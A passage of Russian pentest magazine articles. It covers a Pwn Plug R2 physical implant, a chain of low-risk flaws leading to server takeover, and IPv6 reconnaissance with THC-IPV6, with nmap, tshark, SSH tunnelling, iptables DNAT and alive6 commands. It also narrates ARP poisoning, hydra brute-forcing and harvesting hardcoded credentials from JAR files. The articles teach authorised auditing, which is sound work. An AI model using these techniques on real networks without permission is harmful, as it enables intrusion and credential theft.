Для того чтобы понять структуру сети за маршрутизатором, было решено использовать Wireshark, а точнее его консольную версию — tShark. Запускаем снифер, нас интересует только адрес маршрутизатора `tshark -R "ip.addr == 192.168.0.1" -r /tmp/capture.cap`. Собрав достаточное количество пакетов, дамп трафика можно проанализировать (очень удобно использовать для этого графический интерфейс Wireshark) и узнать из него, какой трафик приходит в нашу подсеть. После того как адреса некоторых серверов за маршрутизатором были получены, осталось только прописать маршруты на нашем Pwn plug и вырваться на оперативный простор — в основную сеть. Схема нашего внедрения в сеть на данном этапе представлена на рис. 4.

Отдельное спасибо стоит сказать производителям «закладки» за то, что Pwn plug имеет некоторую защиту от дурака. К примеру, когда мы прописали маршрутизатор нашего сегмента сети в качестве шлюза по умолчанию, у нас пропала связь с Pwn plug, так как, очевидно, весь трафик стал идти через шлюз, а не через наш 4G-модем и внешний канал связи оборвался. Я уже морально подготовился вновь лезть наверх и перенастраивать наше устройство вручную, однако менее чем через полчаса настройки самостоятельно вернулись к предыдущим, связь возобновилась и мы смогли продолжить тестирование.

НА ПРОСТОРАХ СЕТИ

Итак, мы в основном сегменте сети, самое время осмотреться. В ход идет все тот же Nmap. Забегая вперед, замечу, что на данный момент вся наша активность еще никем не обнаружена. Для максимального приближения к боевым условиям администраторы не были уведомлены о нашем проекте. Незамеченными мы будем оставаться еще долго, несмотря на то, что все инструменты использовались в агрессивном режиме.

Из результатов сканирования Nmap мы получили список довольно интересных сервисов. Наиболее многообещающим был скачанный с одного из серверов файл JNLP. Это файл Java Network Launching Protocol, который загружал и устанавливал клиент для одного из сервисов, расположенных во внутренней сети. После проброса соответствующих портов и настройки NAT-трансляции (мы использовали так называемый «перегруженный» NAT, или NAPT, — форму динамического NAT, который отображает несколько незарегистрированных адресов в единственный зарегистрированный IP-адрес, используя различные порты, в итоге получился своего рода VPN через SSH). Из командной строки это выглядело следующим образом:

```
ssh -L 8080:192.168.1.111:80 pwnie@localhost:3337
```

После такого подключения порт `192.168.1.111:80` внутренней сети оказывался доступен локально на нашем сервере на порту `8080`. Благодаря этому нехитрому приему нам удалось развернуть Java-клиент на нашей машине в офисе.

Немного изучив полученные JAR-файлы декомпилятором JAD, мы получили несколько паролей для пользователей с довольно высокими привилегиями на одном из серверов внутренней сети. Надо сказать, что скачанные JAR-файлы даже не были обфусцированы, так как, очевидно, предполагалось, что они не могут попасть в руки злоумышленников.

ГЛУБОКОЕ ВТОРЖЕНИЕ

После того как один из серверов во внутренней сети был захвачен, наш Pwn plug стал каналом, через который мы начали превращать скомпрометированный сервер в полноценный боевой плацдарм. Мы прописали маршруты в настройках сервера и средствами канала Pwn plug в интернет скачали с репозиториев все нужные нам инструменты, такие как Ettercap, tshark, hydra и другие. Теперь Pwn plug стал C&C (command and control) сервером для нашего внутреннего ботнета. Пока в нем был всего один компьютер, но это было только начало.

```
root@████:~/Documents
Stats: 0:00:12 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.33% done; ETC: 20:18 (0:00:09 remaining)
Stats: 0:00:25 elapsed; 0 hosts completed (2 up), 2 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for ████
Host is up (0.00064s latency).
Not shown: 4223 filtered ports
PORT      STATE  SERVICE     VERSION
25/tcp    closed smtp
53/tcp    closed domain
67/tcp    closed dhcps
68/tcp    closed dhcpc
69/tcp    closed tftp
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   closed netbios-ssn
161/tcp   closed snmp
1194/tcp closed unknown
1209/tcp closed unknown
1521/tcp open   oracle-tns  Oracle TNS Listener ████ (for Linux)
MAC Address: ████ (Unknown)

Nmap scan report for ████
Host is up (0.00064s latency).
Not shown: 4223 filtered ports
PORT      STATE  SERVICE     VERSION
25/tcp    closed smtp
53/tcp    closed domain
67/tcp    closed dhcps
68/tcp    closed dhcpc
69/tcp    closed tftp
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   closed netbios-ssn
161/tcp   closed snmp
1194/tcp closed unknown
1209/tcp closed unknown
1521/tcp open   oracle-tns  Oracle TNS Listener ████ (for Linux)
MAC Address: ████ (Unknown)

Service detection performed. Please report any incorrect results at http://nmap.org/s
Nmap done: 2 IP addresses (2 hosts up) scanned in 25.53 seconds
[root@mainsrv Documents]#
```

Рис. 6. Изучаем сеть с захваченного сервера

РАЗВИТИЕ АТАКИ

На данном этапе полная компрометация сети стала вопросом времени. Благодаря отравлению ARP-кеша и атакам «человек посередине» к нам попали новые учетные данные для доступа к серверам. Чем больше серверов переходили под наш контроль, тем интенсивнее мы могли вмешиваться в работу сети, компрометируя новые узлы и даже смежные подсети. Атаки перебора по словарю с помощью гидры также дали результаты.

MEANWHILE IN…

Так какова была реакция администраторов сети? О том, что что-то пошло не так, они стали подозревать спустя примерно неделю с момента нашего вторжения в сеть. Однако к тому времени, как они предприняли ответные действия, значительная часть сети уже была под нашим контролем, так что организованное противодействие было сильно затруднено. В итоге все ответные действия свелись к смене паролей на захваченных нами машинах, что не дало ощутимого результата, так как общее количество скомпрометированных серверов на тот момент уже приблизилось к десятку. Судя по всему, администраторам не удалось отследить, откуда именно велось управление нашей атакой, поэтому наш C&C-сервер оставался активным до окончания проекта.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ PWN PLUG R2

Для любителей скучных списков дальше будет краткая спецификация устройства Pwn plug R2.

Процессор: 1,2 ГГц Armada-370 CPU
RAM: 1 Гб DDR3
SSD: 32 Гб microSDHC (Class 10)
Wi-Fi: 802.11b/g/n, поддержка packet injection & monitor mode, возможность подключения внешней антенны
Onboard I/O: 2 × Gigabit Ethernet, 2 × USB 3.0, serial console, microSD slot Bluetooth с поддержкой packet injection & monitor mode
Питание: 5 Вт, 15 Вт пиковое
Размеры: 5,2" × 3,7" × 0,8" (132 × 94 × 20 мм)
Характеристики GSM: совместим с SIM-картами AT&T, T-mobile, Vodafone, Orange и GSM-операторами более 160 стран
Диапазоны: HSDPA/UMTS (850/1700/1900/2100 МГц), GSM/GPRS/EDGE (850/900/1800/1900 МГц)

ЧТО В ИТОГЕ?

В результате проекта сеть заказчика была полностью скомпрометирована. Был получен доступ к самой разной информации, включая критически важную: к базам данных, служебным документам, электронной почте. Помимо этого, мы получили данные, позволявшие скомпрометировать сети аффилированных организаций. Естественно, этим мы пользоваться не стали, так как действовали исключительно в рамках закона, с ведома и в интересах клиента, но возможность была задокументирована.

Проект показал, что угрозы физического внедрения все еще более чем актуальны, особенно для сетей с большой протяженностью, и степень угрозы от такого внедрения в действительности сложно переоценить. Можно сделать вывод, что эффективность современных средств внедрения чрезвычайно высока и системы обнаружения вторжений необходимы даже для изолированных сетей, чтобы вовремя найти и локализовать атаку.

И как самое простое — амбарный замок как средство защиты все еще актуален даже во времена IPv6. Оставайтесь защищенными!][

ОДИН ПАРОЛЬ, ЧТОБЫ ОБЪЕДИНИТЬ ИХ ВСЕХ

КАК ЦЕПОЧКА ЛОУРИСКОВЫХ УЯЗВИМОСТЕЙ ПОЗВОЛЯЕТ СКОМПРОМЕТИРОВАТЬ КРИТИЧЕСКИЕ СИСТЕМЫ

Мне иногда начинает казаться, что профессиональная деятельность очень сильно переносится в жизнь и это сказывается на общении с людьми. Мои знакомые часто удивляются, когда я задаю абсолютно банальные вопросы, ответы на которые очевидны. Это происходит потому, что во время работы мне постоянно приходится проверять абсолютно классические техники, пароли, методы, и, как ни странно, они до сих пор работают.



Георгий Лагода,
Монитор безопасности
g.lagoda@securitymonitor.ru

История, которую я хочу рассказать, основана на реальном проекте в моей рабочей практике с использованием замечательной аппаратной закладки Pwn Plug R2. Я затрону такие классические вещи, как листинг директории, отсутствие обфускации кода, присутствие тестовых классов в продакшен-среде, слабая политика паролей, и еще пару вещей. Некоторые из этих уязвимостей могут быть классифицированы в категории низкого и среднего риска для системы, но в сумме они позволили мне захватить не один сервер в рамках аудита информационной безопасности в системе клиента.

ИСХОДНЫЕ ДАННЫЕ

Изначально мне был доступен SSH на настроенном Pwn и несколько ограниченный сетевой сегмент. После проведения некоторых изысканий исходные данные были расширены до нескольких сетей класса C. Итого мы имеем неплохую площадку для внутреннего сканирования. Наверняка у каждого из вас существуют свои последовательности how to crack internal perimeter, поэтому сразу скажу, что я привожу последовательность своих действий, благодаря которой я смог получить результат, имея уже определенные исходные данные.

ПЕРВЫЕ ИЗЫСКАНИЯ

Первым делом я запустил Nmap для скана одной из найденных подсетей. Меня в первую очередь интересовали открытые веб-порты, так как остальные сервисы можно будет пустить в фоновом режиме на полуавтоматические сканы, брутфорсы и так далее, вплоть до того, что оставить все на ночь и утром посмотреть результаты. Запускаем быстрый скан на подсеть и проверяем 1000 стандартных портов:

```
nmap -sS -T5 -v -v -oA 10.0.0.0-24 ↵
-Pn 10.0.0.0/24
```

Так как данный скан будет содержать не только веб-порты, необходимо отфильтровать наши результаты. В Zenmap вводим фильтр op:80 или op:443 для быстрой проверки (рис. 1).

FOLLOW THE WHITE RABBIT

Проходим по найденным хостам и отсеиваем среди них те, что нам неинтересны. На одном из хостов я нашел достаточно необычный лэндинг. Его необычность заключалась в том, что поверх обоев сайта была натянута форма с несколькими ссылками на скачивание:


1. Скачать версию Java 1.x.
2. Скачать клиент для локальной сети.
3. Скачать клиент для внешней сети.


В дальнейших опытах я установил, что предложение скачать и установить определенную версию Java имело очень глубокий смысл. Об этом чуть дальше.

Так как Pwn перемещает нас из внешней сети во внутреннюю к клиенту, то естественно предполагать, что в первую очередь интересно посмотреть клиент для локальной сети. Плюс ко всему я часто сталкивался с тем, что заказчики ставили ограничение по IP-адресам для внешних клиентов, поэтому то, что мы находимся во внутренней сети, нам было только на руку.

ВХОДИМ В КРОЛИЧЬЮ НОРУ

Скачав оба клиента, я быстро установил, что это JNLP-файлы. JNLP расшифровывается как Java Network Launching Protocol, а сами файлы описывают запуск приложений Java





WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

Рис. 1. Фильтруем порты в Zenmap

Рис. 2. Структура JNLP-файла

```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="0.2 1.0"
      codebase="http://url:port/optional_catalog_chain"
      href="application.jnlp">
    <information>
        <title>Title</title>
        <vendor>Vendor</vendor>
        <description>Description</description>
        <icon href="icon"/>
        <offline-allowed/>
    </information>
    <security>
        <all-permissions/>
    </security>
    <resources>
            <j2se version="1.6+" initial-heap-size="256m" max-heap-size="4200m" java-vm-args="-Xms128m -Xmx2048m"/
            >
        <property name="uselang" value="ru"/>
            <property name="port" value="1111"/>
            <property name="useServerAddr" value="FQDN"/>
            <property name="useServerPortApache" value="2222"/>
            <property name="useServerPortJBoss" value="1111"/>
        <property name="cluster" value="false"/>
        <jar href="thirdpaty/          .jar" main="false" download="eager"/>
        <jar href="thirdpaty/             .jar" main="false" download="eager"/>
        <jar href="thirdpaty/            .jar" main="false" download="eager"/>
        <jar href="thirdpaty/           .jar" main="false" download="eager"/>
```

Web Start. В конечном итоге после запуска такого файла среда JRE должна загрузить JAR-архивы приложения на компьютер, определить имя главного класса приложения, после чего, собственно, и запустить само приложение (см. рис. 2).

На рисунке выделены основные элементы структуры файла:

1. Codebase отвечает за то, откуда JRE будет загружать JAR-архивы.
2. J2se задает параметры для запуска Java-приложения, включая версию, размер кучи и прочее.
3. Property задают дополнительные свойства для приложения, их может быть разное количество в зависимости от самого приложения.
4. Jar задает название JAR-архива, который будет загружаться, причем в href будет находиться относительный URL для codebase, main говорит о том, является ли класс главным, download говорит о необходимости загрузки.




Рис. 3. Загрузка JNLP-приложения




Рис. 4. Верифицируем и запускаем приложение




Рис. 5. Окно авторизации скачанного приложения

Так как доступ во внутреннюю сеть через Pwn достаточно витиеватый, то для успешного скачивания всего нам было необходимо изменить значение codebase на 127.0.0.1 и указать порт, через который мы туннелировали себя до данного URL. Также необходимо было изменить все property и создать SSH-туннели до useServerAddr.

Как всегда, на словах и схемах все просто, на деле 150 отладок. Дело в том, что когда JRE, используя данный файл, через туннель соединилась с сервером codebase, то, по всей видимости, началось использование адресов, записанных application.jnlp, который находился на самом сервере. Естественно, что локально мой компьютер их просто не видел и загрузка через туннель была невозможна. Данная проблема решается достаточно просто: берем оригинальные URL из codebase и property и делаем статическую nat-трансляцию через iptables:

```
# iptables -t nat -A PREROUTING -s 192.168.1.1 ↵
  -p tcp --dport 1111 -j DNAT --to-destination ↵
  2.2.2.2:1111
```

Скажу честно, решения для Windows я так и не придумал, поэтому переключился на виртуалку, где все и провернул.

Теперь немного о том, почему версия Java имела сакральный смысл. Как известно, BackTrack и Kali имеют свою версию JRE и вообще тонкий душевный характер. Произведя всю настройку, я начал загружать приложение в нативной для ОС среде и напоролся на не очень дружелюбный интерфейс и некоторые ошибки при валидации самого приложения (рис. 3).

После того как я установил на BackTrack рекомендуемую версию Java, проблема разрешилась, и я смог скачать и запустить то, что было необходимо (рис. 4). И вот наконец я получил долгожданное окно авторизации (рис. 5).

ОДИН ПАРОЛЬ, ЧТОБЫ ОБЪЕДИНИТЬ ИХ ВСЕХ

Решение с nat-трансляцией и установкой правильной версии JRE на BackTrack пришло не сразу, да и просто запуск клиента с окном авторизации по факту ничего не давал. Но, возвращаясь немного назад, скажу, что между первыми неудачными попытками запустить клиент и выработкой правильного решения меня посетила мысль: а что, если посмотреть, что внутри папки codebase, вдруг там включен листинг директории и я смогу удобно скачать все JAR-файлы себе на машину, чтобы проанализировать их и, может, найти что-то ценное?

Переходя по URL, хранящемуся в codebase у JNLP-файла, я нашел, что действительно был включен листинг директории. Файлов было достаточно много, и нужно было с чего-то начинать. Мой выбор пал на несколько файлов, названия которых указывали на то, что они осуществляют работу с терминалом, либо SSH.

Далее началась полная классика жанра. В одном из архивов нахожу тестовый класс с определенно тестовым названием test, где сразу срываю джекпот (рис. 6).

```
55    if (session == null)
56      u = new URL("http://█████.login_jsp?login=sys█&password=█████")
      else
58      u = new URL("http://█████?uuid=█████");
    } catch (MalformedURLException e) {
60    e.printStackTrace();
    }
```

Рис. 6. Самый безопасный класс на свете

Как видно из рисунка, разработчики пытаются соединиться с сервером, используя логин и пароль, который, кстати, передают через HTTP (!!!) в URL, и если так у них не получилось авторизоваться, то лезем на сервер через другой скрипт, куда пихаем UUID, но если и так не получилось, то просто говорим, что жизнь не удалась.

Проверяем, работают ли ссылки, и получаем положительный результат. Как и было обещано — классика жанра, легкие уязвимости, компрометация сервера.

Но и это оказалось не все. Пробуем подключиться к хосту, где мы нашли все это добро, по SSH.

Комбинация логина и пароля из нашего тестового класса не сработала, но в другом JAR-архиве я нашел еще одно имя пользователя и пару адресов.

Далее последовала логика: у нас было несколько IP-адресов, пара имен пользователей, один пароль и не очень много комбинаторных вариантов, чтобы все это попробовать. В конечном итоге оказалось, что второе имя пользователя, которое я нашел в другом архиве, и пароль подходили ко всем вышеперечисленным адресам.

ЗАКЛЮЧЕНИЕ

На примере реального проекта я показал, как связка из разных мелких и на первый взгляд незначительных уязвимостей может привести к компрометации большого количества серверов у ваших клиентов в процессе выполнении аудита безопасности.

В конечном итоге собранной информации нам с командой хватило, чтобы захватить дополнительный ряд серверов, производя дальнейшие исследования периметра сети со стороны уже скомпрометированных серверов все с тем же паролем, получить доступ в базы данных, а также полный рут. Кстати, если говорить о базах данных — пригодилась отличная классика чтения bash_history файлов. Думаю, ее нет смысла описывать подробно, ведь все упирается в твою внимательность или удачу :). Желаю всем успешных аудитов и не менее интересных хакторий. ☒



Александр Дмитренко,
PentestIT
sinister@pentestit.ru

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

IPV6 ПОД ПРИЦЕЛОМ

СКРЫТЫЕ УГРОЗЫ НОВОЙ ВЕРСИИ ПРОТОКОЛА IP

Казалось бы, зачем сейчас вообще вспоминать про IPv6? Ведь несмотря на то, что последние блоки IPv4-адресов были розданы региональным регистраторам, интернет работает без каких-либо изменений. Дело в том, что IPv6 впервые появился в 1995 году, а полностью его заголовок описали в RFC в 1998 году. Почему это важно? Да по той причине, что разрабатывался он без учета угроз, с той же доверительной схемой, что и IPv4. И в процессе разработки стояли задачи сделать более быстрый протокол и с большим количеством адресов, а не более безопасный и защищенный.

КРАТКО ПРО ТЕМПЫ РОСТА

Если изучить графики, которые предоставляет региональный регистратор IP-адресов и автономных систем, то можно обнаружить, что по состоянию на первое сентября 2014 года количество зарегистрированных IPv6 автономных систем уже перевалило за 20%. На первый взгляд, это серьезная цифра. Но если брать во внимание только реальное количество IPv6-трафика в мире, то сейчас это около 6% от всего мирового интернет-трафика, хотя буквально три года назад было всего 0,5%.

По самым скромным оценкам ожидается, что к концу 2015 года доля IPv6-трафика дойдет как минимум до 10%. И рост будет продолжаться. Кроме того, недавно вступил в силу специальный протокол для региональных регистраторов. Теперь новый блок IPv4-адресов будет выдан только в том случае, если компания докажет, что уже внедрила у себя IPv6. Поэтому если кому-то потребуется подсеть белых IPv4-адресов — придется внедрять IPv6. Этот факт также послужит дальнейшему росту IPv6-систем и увеличению трафика. Что же касается рядовых пользователей, то уже по всему миру начали проявляться провайдеры, которые предоставляют конечным абонентам честные IPv6-адреса. Поэтому IPv6 будет встречаться все чаще и чаще, и мы не можем оставить это без внимания.

ЧТО НОВОГО В IPV6?

Первое, что бросается в глаза, — это адреса. Они стали длиннее, записываются в шестнадцатеричном виде и сложно запоминаются. Хотя, поработав некоторое время с IPv6, обнаруживаешь, что адреса в целом запоминаемые, особенно если используются сокращенные формы записи. Напомню, что IPv4 использует 32-битные адреса, ограничивающие адресное пространство 4 294 967 296 (2^32) возможными уникальными адресами. В случае же IPv6 под адрес уже выделено 128 бит. Соответственно, адресов доступно 2^128. Это примерно по 100 адресов каждому атому на поверхности Земли. То есть адресов должно хватить на достаточно длительное время.

Адреса записываются в виде восьми групп шестнадцатеричных значений. Например, IPv6-адрес может выглядеть как `2001:DB8:11::1`. Важно отметить, что IPv6-адресов на одном интерфейсе может быть несколько, причем это стандартная ситуация. Например, на интерфейсе может быть частный адрес, белый адрес и еще по DHCPv6 приедет дополнительный адрес. И все будет штатно работать, для каждой задачи будет использоваться свой адрес. Если нужно выйти в мир, то будет использоваться белый адрес. Надо до соседнего сервера? Пойдет через частный адрес. Все это будет решаться обычным анализом поля destination.

Все IPv6-адреса делятся на две группы: линк-локал и глобал юникаст. По названию очевидно, что Link local — это адрес, который используется только в пределах одного линка. Такие адреса в дальнейшем применяются для работы целого ряда механизмов вроде автоматической настройки адреса, обнаружения соседей, при отсутствии маршрутизатора и тому подобное. Для выхода в мир такие адреса использовать не допускается.

Link local адрес назначается автоматически, как только хост выходит онлайн, чем-то отдаленно такие адреса похожи на механизм APIPA (bit.ly/1uKZyqB) в ОС Windows. Такой адрес всегда начинается с `FE80`, ну а последние 64 бита — это мак-адрес с `FFFE`, вставленными посередине, плюс один бит инвертируется. Механизм формирования такого адреса еще называется EUI-64. В итоге адрес будет уникальный, так как мак-адреса обычно отличаются у всех хостов. Но некоторые ОС используют рандомный идентификатор вместо механизма EUI-64.


ЧТО ЕЩЕ НОВОГО

Только адресами изменения, естественно, не заканчиваются. Еще был значительно упрощен заголовок (см. рис. 2).

Теперь все, что не является обязательным для маршрутизации пакета из точки в А в точку Б, стало опциональным. А раз опциональное — значит, переезжает в extension header, который лежит между IPv6-заголовком и TCP/UDP-данными. В этом самом extension-заголовке уже и проживают фрагментирование, IPsec, source routing и множество другого функционала.

Резко упростили задачу маршрутизаторам, ведь уже не надо пересчитывать контрольные суммы, и в итоге IPv6 обрабатывается быстрее, чем IPv4. Контрольные суммы убрали вовсе. Во-первых, у фрейма на уровне L2 есть CRC, во-вторых, вышележащие протоколы (TCP) тоже будут обеспечивать целостность доставки. В итоге из заголовка выбросили лишние поля, стало проще, быстрее и надежнее.

АВТОКОНФИГУРИРОВАНИЕ И СЛУЖЕБНЫЕ ПРОТОКОЛЫ




Существует два основных варианта назначения IPv6-адресов: stateless autoconfiguration — это когда роутер отправляет клиентам адрес сети, шлюза по умолчанию и прочую необходимую информацию и statefull autoconfiguration — когда используется DHCPv6-сервер. Поэтому если раньше DHCP был единственным вариантом раздачи информации, то в IPv6 он стал дополнительным.

ICMP 6-й версии тоже не остался без внимания, в него было добавлено множество фич. Например, механизм Router discovery — клиенты могут слушать, что сообщает им роутер (сообщения ICMPv6 тип 134 router advertisement, которые приходят в рамках процесса stateless autoconfiguration), и при включении могут сразу звать роутер на помощь, мол, помоги сконфигуриться (сообщения ICMPv6 тип 133 router solicitation).

Еще добавили механизм Neighbor discovery — можно сказать, что это своеобразная замена ARP, которая помогает находить мак-адреса соседей, маршрутизаторы и даже обнаруживать дублирующиеся адреса в сегменте (duplicate address detection DaD), работает исключительно по мультикасту. Чистого бродкаста в IPv6 уже нет, но не нужно забывать, что глупые копеечные свичи весь мультикаст рассылают широковещательно, в итоге часть новых механизмов сводится на нет.

ИНСТРУМЕНТАРИЙ ПЕНТЕСТЕРА IPV6

Перед тем как перейти к уязвимостям и атакам, неплохо бы рассмотреть, какие есть инструменты в арсенале пентестера. До недавнего времени существовал только один набор утилит для проведения атак на протоколы IPv6 и ICMPv6. Это был






Рис. 1. Реальные объемы IPv6-трафика





Рис. 2. Сравнение заголовков IPv6 и IPv4

THC-IPV6 от небезызвестного Марка ван Хаузера, того самого автора брутфорсера THC-hydra и массы других незаменимых инструментов. Именно он в 2005 году серьезно заинтересовался этой темой и вплотную занялся ресерчем протокола IPv6. И до недавнего времени оставался первопроходцем, но в последний год ситуация начала меняться. Все больше исследователей обращают свое внимание на IPv6, и, соответственно, стали появляться новые утилиты и новые сканеры. Но на сегодня THC-IPV6 по-прежнему остается лучшим набором утилит для пентестера. В его комплект входит уже более 60 инструментов, разделенных на различные категории — от сканирования и митмов до флудинга и фаззинга. Но не будем забывать и тру инструмент scapy — утилиту, которая позволяет вручную создавать любые пакеты, с любыми заголовками, даже если такие вариации не предусмотрены ни в одном RFC.

РАЗВЕДКА В IPV6-СЕТЯХ

Перед тем как атаковать цель, нужно ее как-то обнаружить, поэтому стандартный пентест обычно начинается с поиска живых хостов. Но здесь появляется проблема: мы не можем просканировать весь диапазон. Сканирование всего одной подсети затянется на годы, даже если отправлять миллион пакетов в секунду. Причина в том, что всего лишь подсеть /64 (или их еще называют префиксами) больше, чем весь интернет сегодня, причем значительно больше. Поэтому самая серьезная проблема с IPv6 — это обнаружение целей.

К счастью, выход есть. Вначале нужно будет найти AS (автономную систему), которая принадлежит цели (объекту пентеста). Сервисов, позволяющих искать по AS их владельцев, вполне достаточно, можно это делать прямо на сайтах региональных регистраторов (европейский регистратор — это RIPE NCC). Затем, зная номер AS, принадлежащей конкретной компании, можно уже искать выделенные ей IPv6-подсети. Самый удобный такой поисковый сервис предоставляет Hurricane Electric (bgp.he.net). В итоге можно найти несколько огромных подсетей, которые, как мы уже убедились, нереально просканировать на предмет живых хостов. Поэтому нужно составлять список часто используемых адресов и проводить сканирование уже точечно по ним.



Каким образом можно собрать такой словарь? Если проанализировать, как в компаниях, которые уже внедрили IPv6, назначаются адреса клиентам, то можно выделить три основные группы: автоконфигурация, ручное назначение адресов и DHCPv6.

Автоконфигурация может осуществляться тремя способами: на основе мак-адреса, с использованием privacy option (то есть рандомно и, например, меняться раз в неделю) и fixed random (полностью случайным образом). В данной ситуации возможно сканировать только те адреса, что строятся на основе мака. В результате могут выйти подсети, сравнимые по размеру с IPv4 класса A, процесс работы с такими сетями не очень быстрый, но все равно это уже вполне реально. Например, зная, что в целевой компании массово используются ноутбуки определенного вендора, можно строить сканирование, основываясь на знаниях о том, как будет формироваться адрес.

Если адреса задаются вручную, то они могут назначаться либо случайным образом, либо по некому шаблону. Второе, естественно, в жизни встречается гораздо чаще. А паттерн может быть `::1,::2,::3` или `::1001,::1002,::1003`. Также иногда в качества адреса используются порты сервисов, в зависимости от сервера: например, веб-сервер может иметь адрес `::2:80`.

Если же брать DHCPv6, то в этом случае обычно адреса раздаются последовательно из пула (точно такое же поведение можно наблюдать и с обычным DHCPv4-сервером). Зачастую в DHCPv6 можно встретить пул вроде `::1000-2000` или `::100-200`. Поэтому в итоге берем утилиту `alive6` (она включена в комплект THC-IPV6 и, как и все рассматриваемые сегодня инструменты, по дефолту входит в Kali Linux) и запускаем в таком виде:



INFO

При использовании протокола IPv4 и ARP достаточно полезно было иногда смотреть ARP-кеш; что на линуксе, что на Windows-платформе это можно было сделать, используя команду `arp -a`. Теперь же, в случае IPv6, в линуксе, чтобы посмотреть соседей, используется команда `ip -6 neighbor show`, а в Windows среде это можно сделать командой `netsh interface ipv6 show neighbors`.

Автоконфигурация может осуществляться тремя способами: на основе мак-адреса, с использованием privacy option или fixed random

```
# alive6 -p eth0 2001:67c:238::0-ffff::0-2
  Alive: 2001:db8:238:1::2 [ICMP echo-reply]
  Alive: 2001:db8:238:3::1 [ICMP echo-reply]
  Alive: 2001:db8:238:3::2 [ICMP echo-reply]
  Alive: 2001:db8:238:300::1 [ICMP echo-reply]
  Scanned 65536 systems in 29 seconds and found 4
  systems alive
```

При таком обнаружении живых машин будет меняться только часть, отвечающая за адрес хоста. Используя такой подход, можно достаточно эффективно и в разумные временные рамки находить живые хосты в обнаруженных ранее подсетях.

